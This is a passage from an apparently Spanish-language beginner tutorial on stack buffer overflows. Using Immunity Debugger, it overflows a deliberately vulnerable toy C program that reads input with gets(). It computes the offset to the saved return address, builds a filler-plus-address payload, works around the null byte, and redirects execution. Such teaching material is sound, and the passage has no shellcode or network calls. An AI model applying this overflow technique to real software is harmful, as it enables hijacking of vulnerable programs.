EBP-6C   0022FE6C  00401E40 @▲@.  exploit1.00401E40
EBP-68   0022FE70  0022FE60 '■".
EBP-64   0022FE74  77BFC3E7 ├┬├w  RETURN to msvcrt.77BFC3E7 from msvcrt.77BFC2E9
EBP-60   0022FE78  0022FFE0 α ".
EBP-5C   0022FE7C  77C05C94 ö\└w  msvcrt._except_handler3
EBP-58   0022FE80  77BE2850 P(¥w  msvcrt.77BE2850
EBP-54   0022FE84  FFFFFFFF
EBP-50   0022FE88  77C04E29 )N└w  RETURN to msvcrt.77C04E29 from msvcrt.77C0745B
EBP-4C   0022FE8C  0040172D -↨@.  RETURN to exploit1.0040172D from msvcrt._onexit
EBP-48   0022FE90  00401E40 @▲@.  exploit1.00401E40
EBP-44   0022FE94  7C9201E0 ∞@Æ!  ntdll.7C9201E0
EBP-40   0022FE98  FFFFFFFF
EBP-3C   0022FE9C  7C9201DB ■@Æ!  RETURN to ntdll.7C9201DB from ntdll.7C91E906
EBP-38   0022FEA0  77BFC3C9 ╔├w  RETURN to msvcrt.77BFC3C9 from ntdll.RtlAllocateHeap
EBP-34   0022FEA4  003E0000 ..>.
EBP-30   0022FEA8  FFFFFFFF
EBP-2C   0022FEAC  77BFC3CE ╬├w  RETURN to msvcrt.77BFC3CE from msvcrt.77C0745B
EBP-28   0022FEB0  0000002D -...
EBP-24   0022FEB4  003E3E80 Ç>>.
EBP-20   0022FEB8  00000000 ....
EBP-1C   0022FEBC  0040174F O↨@.  RETURN to exploit1.0040174F from exploit1.00401680
EBP-18   0022FEC0  00401E40 @▲@.  exploit1.00401E40
EBP-14   0022FEC4  0022FEB0 ▒■".
EBP-10   0022FEC8  00405018 ↑P@.  exploit1.00405018
EBP-C    0022FECC  0022FFE0 α ".
EBP-8    0022FED0  77C05C94 ö\└w  msvcrt._except_handler3
EBP-4    0022FED4  77BE2088 ê ¥w  msvcrt.77BE2088
EBP ==>  0022FED8  0022FEF8 °■".
EBP+4    0022FEDC  00401513 !!§@.  RETURN to exploit1.00401513 from exploit1.0040152A
EBP+8    0022FEE0  00401E40 @▲@.  exploit1.00401E40
```

Se reajusta ESP para dejar espacio como buffer para nuestra cadena.


Y si no he entendido mal los conceptos de esa imagen se puede extraer el desplazamiento que buscamos, tenemos estos datos:

Buffer (EAX) == 0x22FE50h
EBP == 0x22FED8h
Retorno == 0x22FEDCh ==> (EBP+4)


La dirección relativa desde eax (nuestro búffer) a la dirección de retorno (que queremos sobrescribir) será:

0x22FEDCh - 0x22FE50h == **0x8Ch**

Hagamos la prueba:



Pulsemos <ENTER> a ver dónde caemos:



Bingo ! caimos justo en EBP+4, o lo que es lo mismo: nuestra dirección de retorno 0x401513h.

Ya sabemos, pues, que esta será la distancia que tenemos que recorrer para pisar esta dirección.

6. Al ataque

Ahora que parece que tenemos el punto clave de la operación nos queda rematar la tarea, no sirve de nada andar haciendo cálculos si a la hora de la verdad no ejecutamos la acción planificada.

El punto de partida es el siguiente:

```
0040152B  $  55            push    ebp                                  // ** segundo CALL
0040152B  .  89E5          mov     ebp, esp
0040152D  .  81EC 9800000  sub     esp, 98
00401533  .  8D85 78FFFFF  lea     eax, dword ptr [ebp-88]
00401539  .  890424        mov     dword ptr [esp], eax
0040153C  .  E8 FF100000   call    <jmp.&msvcrt.gets>                   gets
0040154A  .  8D85 78FFFFF  lea     eax, dword ptr [ebp-88]
00401547  .  890424        mov     dword ptr [esp], eax
0040154A  .  E8 F9100000   call    <jmp.&msvcrt._strdup>                _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
```

Desde aquí hicimos el cálculo. Hacemos un Follow in dump sobre el registro EAX (valor base):

```
Address   Hex dump                                          ASCII
0022FE50  60 9D C0 77 08 00 00 00 2F 4E C0 77 29 4E C0 77  '0└w■.../N└w)N└w
0022FE60  2D 00 00 00 D0 3E 3E 00 00 00 00 00 40 1E 40 00  -...}>>.....@▲@.
0022FE70  60 FE 22 00 E7 C3 BF 77 E0 FF 22 00 94 5C C0 77  '■".├┐wó ".ö\└w
0022FE80  50 28 BE 77 FF FF FF FF 29 4E C0 77 2D 17 40 00  P(¥w    )N└w-↨@.
0022FE90  40 1E 40 00 E0 01 92 7C FF FF FF FF DB 01 92 7C  @▲@.óO╣|    ■O╣|
0022FEA0  C9 C3 BF 77 00 00 3E 00 FF FF FF FF CE C3 BF 77  ╔├┐w..>.    ╬├┐w
0022FEB0  2D 00 00 00 80 3E 3E 00 00 00 00 00 4F 17 40 00  -...Ç>>.....O↨@.
0022FEC0  40 1E 40 00 B0 FE 22 00 18 50 40 00 E0 FF 22 00  @▲@.▒■".↑P@.ó ".
0022FED0  94 5C C0 77 88 20 BE 77 F8 FE 22 00 13 15 40 00  ö\└wê ¥w°■".!§@.
0022FEE0  40 1E 40 00 2D 00 00 00 F8 FE 22 00 2E C4 BF 77  @▲@.-...°■"..─┐w
0022FEF0  80 3E 3E 00 2D 00 00 00 C0 FF 22 00 E2 13 40 00  Ç>>.-...└ ".ô!!@.
0022FF00  01 00 00 00 D0 3E 3E 00 78 2C 3E 00 FF FF FF FF  O...}>>.x,>.
0022FF10  0C FC E9 A7 A0 1D A6 89 00 03 00 00 CD 62 07 00  .╬ú§á#ë.♥..═b•.
0022FF20  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF30  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF40  00 10 0F 8B C9 2B 00 00 02 00 00 00 08 00 00 00  .►*ï╔+..☻...◘...
```

Alli estamos al inicio del búffer en 0x22FE50h, la dirección que queremos sobrescribir la hemos resaltado en color ROJO y está en 0x22FEDCh. Podemos sacar las cuentas de otra manera: Sabemos que cada fila contiene 4x4=16 caracteres y hay una distancia de 8 columnas + 12 caracteres, esto nos da:

8*16 + 12 ==> 128 + 12 ==> 140d

Pasado a hexa:

140d == 0x8Ch

No hay ninguna duda.

Nuestra modificación debería dejar la pila así:

```
Address   Hex dump                                          ASCII
0022FE50  60 9D C0 77 08 00 00 00 2F 4E C0 77 29 4E C0 77  '0└w■.../N└w)N└w
0022FE60  2D 00 00 00 D0 3E 3E 00 00 00 00 00 40 1E 40 00  -...}>>.....@▲@.
0022FE70  60 FE 22 00 E7 C3 BF 77 E0 FF 22 00 94 5C C0 77  '■".├┐wó ".ö\└w
0022FE80  50 28 BE 77 FF FF FF FF 29 4E C0 77 2D 17 40 00  P(¥w    )N└w-↨@.
0022FE90  40 1E 40 00 E0 01 92 7C FF FF FF FF DB 01 92 7C  @▲@.óO╣|    ■O╣|
0022FEA0  C9 C3 BF 77 00 00 3E 00 FF FF FF FF CE C3 BF 77  ╔├┐w..>.    ╬├┐w
0022FEB0  2D 00 00 00 80 3E 3E 00 00 00 00 00 4F 17 40 00  -...Ç>>.....O↨@.
0022FEC0  40 1E 40 00 B0 FE 22 00 18 50 40 00 E0 FF 22 00  @▲@.▒■".↑P@.ó ".
0022FED0  94 5C C0 77 88 20 BE 77 F8 FE 22 00 51 15 40 00  ö\└wê ¥w°■".Q§@.
0022FEE0  40 1E 40 00 2D 00 00 00 F8 FE 22 00 2E C4 BF 77  @▲@.-...°■"..─┐w
0022FEF0  80 3E 3E 00 2D 00 00 00 C0 FF 22 00 E2 13 40 00  Ç>>.-...└ ".ô!!@.
0022FF00  01 00 00 00 D0 3E 3E 00 78 2C 3E 00 FF FF FF FF  O...}>>.x,>.
0022FF10  0C FC E9 A7 A0 1D A6 89 00 03 00 00 CD 62 07 00  .╬ú§á#ë.♥..═b•.
0022FF20  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF30  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF40  00 10 0F 8B C9 2B 00 00 02 00 00 00 08 00 00 00  .►*ï╔+..☻...◘...
```

El problema que se puede presentar son los caracteres no imprimibles, necesitamos 140 caracteres más ese 0x00401551h en little-endian (51,15,40,00), el último carácter es nulo, el problemático ese ese 0x15h que no se puede escribir directamente puesto que es un carácter especial.


En estos casos lo mejor sería saber programar en python y currarse un buen script, pero por ahora nos deberemos conformar con crear algo más básico de tal forma que nuestro programa reciba esta cadena:

140 caracteres + (\x51\x15\x40\x00)


Abrimos notepadd++ y escribimos los primeros 140 caracteres (los que queramos):

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

Eso servirán, ahora vamos a por los últimos cuatro, en el mismo debugger los escribimos:



Los copiamos y pegamos al portapapeles:



Esto nos dejará esta cadena:

```
0022FED0        51 15 40 00          Q@.
```

La concatenamos con la que teníamos:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Q@.


No es la forma más elegante de hacerlo pero para las pruebas nos vale.

Salvamos el archivo como buffer.txt en el directorio del exploit:


D:\Programming\EXPLOITS\Primero\buffer.txt

Nos queda probarlo.

Reiniciamos el Immunity y quitamos todos los BPs que hayamos puesto, damos RUN y aparece la consola en pantalla, pegaremos la string en ella, seleccionamos el contenido de buffer.txt y lo copiamos con <Ctrl+C> y los pegamos en la consola tal que así:




Y allí nos quedará preparada:




Pulsamos <ENTER> y NO FUNCIONA ¡!!!

Si traceamos en el debugger encontramos la causa:




No se copió el 0x00h

Abrimos WinHex, creamos un fichero llamado buffer.bin y pegamos allí los bytes:




Reiniciamos Immunity, repetimos la operación de pegado sobre la consola y pulsamos <ENTER>:




Por fin lo logramos !

Otro modo de lograrlo es redirigir la entrada estándar del proceso desde consola de manera que le pasemos el archivo tal como se muestra en la siguiente imagen:



Aunque la mejor manera es la que utilizó Boken en su solución del concurso a partir de un archivo python, lo modificamos para nuestro caso y lo ejecutamos:



La cosa marcha.

Y ahora que sabemos que funciona vamos a hacer alguna observación adicional.

7. Observaciones

Como estamos dando nuestros primeros pasos hay que probar muchísimos detalles, cambiar opciones, configuraciones, etc., para así ver qué diferencias hay y entender el conjunto. Esto es bueno porque la siguiente vez que tratemos con un exploit de este tipo tendremos más información con la que trabajar.

Si miramos las capturas del Immunity veremos que en la captura del segundo CALL hay un 'sub esp, 98':

```
00401528  .  C9            leave
00401529  .  C3            ret
0040152A  $  55            push    ebp                          // ** segundo CALL
0040152B  .  89E5          mov     ebp, esp
0040152D  .  81EC 9800000  sub     esp, 98
00401533  .  8D85 78FFFFF  lea     eax, [local.34]
00401539  .  890424        mov     dword ptr [esp], eax
0040153C  .  E8 FF100000   call    <jmp.&msvcrt.gets>          gets
00401541  .  8D85 78FFFFF  lea     eax, [local.34]
00401547  .  890424        mov     dword ptr [esp], eax
0040154A  .  E8 F9100000   call    <jmp.&msvcrt._strdup>       _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
```

Si hacemos lo mismo en el fichero fuente encontramos un buffer en la función readline():

```
12
13  const char * const readline(void) {
14      char buf[128];
15      gets(buf);
16      return strdup(buf);
17  };
18
```

Vamos a ver que hay una relación DIRECTA entre el tamaño del mismo y el valor de reajuste que toma ESP en la subrutina segundo CALL, que es en realidad la función readLine() de C que vemos en la imagen.

Hagamos un ligero cambio en el fuente:

```
12
13  const char * const readline(void) {
14      char buf[28];
15      gets(buf);
16      return strdup(buf);
17  };
18
```

Lo compilamos, lo abrimos en el Immunity y vamos a mirar cómo queda la función segundo CALL:

```
00401528   C9             leave
00401529   C3             ret
0040152A   55             push    ebp                          // ** segundo CALL
0040152B   89E5           mov     ebp, esp
0040152D   83EC 38        sub     esp, 38
00401530   8D45 DC        lea     eax, dword ptr [ebp-24]
00401533   890424         mov     dword ptr [esp], eax
00401536   E8 05110000    call    <jmp.&msvcrt.gets>
0040153B   8D45 DC        lea     eax, dword ptr [ebp-24]
0040153E   890424         mov     dword ptr [esp], eax
00401541   E8 02110000    call    <jmp.&msvcrt._strdup>
00401546   C9             leave
00401547   C3             ret
```

Cambió a 0x38h !

Continuemos con la práctica..

Traceemos hasta la función a gets() y veamos cómo está la pila:

```
Address   Hex dump                                          ASCII
0022FEB4  58 3D 3E 00 00 00 00 00 4F 17 40 00 40 1E 40 00  X=>.....O↨@.@▲@.
0022FEC4  B0 FE 22 00 18 50 40 00 E0 FF 22 00 94 5C C0 77  ░■".↑P@.α ".δ\└w
0022FED4  88 20 BE 77 F8 FE 22 00 13 15 40 00 40 1E 40 00  ê ¥w°■".‼§@.@▲@.
0022FEE4  2D 00 00 00 F8 FE 22 00 2E C4 BF 77 58 3D 3E 00  -...°■"..─┐wX=>.
0022FEF4  2D 00 00 00 C0 FF 22 00 E2 13 40 00 01 00 00 00  -...└ ".δ‼@.☺...
0022FF04  A8 3D 3E 00 D0 2B 3E 00 00 00 00 00 00 00 50 36  ¿=>.$+>......P6µ
0022FF14  20 8D A0 88 00 03 00 00 FB F3 08 00 CC CC CC CC   ìáë.♥..¹%◘.╠╠╠╠
0022FF24  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF34  CC CC CC CC CC CC CC CC CC CC CC CC 00 10 0F 8B  ╠╠╠╠╠╠╠╠╠╠╠╠.►*ï
0022FF44  65 53 00 00 02 00 00 00 08 00 00 00 01 00 00 00  eS..☻...◘...☺...
```

Llegamos aquí igual que antes haciendo 'Follow in Dump' sobre el registro EAX que mantiene un puntero al búffer donde se recibirá la string por parte de la función gets().

Tenemos EAX==0x0022FEB4h y la dirección de retorno (que queremos sobrescribir) en 0x0022FEDCh por lo que la distancia entre ellas sería:

Distancia = 22FEDC - 22FEB4 == 0x28h

Ya no es 0x8Ch como antes.

Profundicemos todavía más y entendamos la relación que hay entre estos valores, tenemos que:

- Para un búffer de 128 bytes la distancia es 0x8Ch
- Para un búffer de 28 bytes la distancia es 0x28h

Si pasamos los valores a hexadecimal lo veremos mejor:

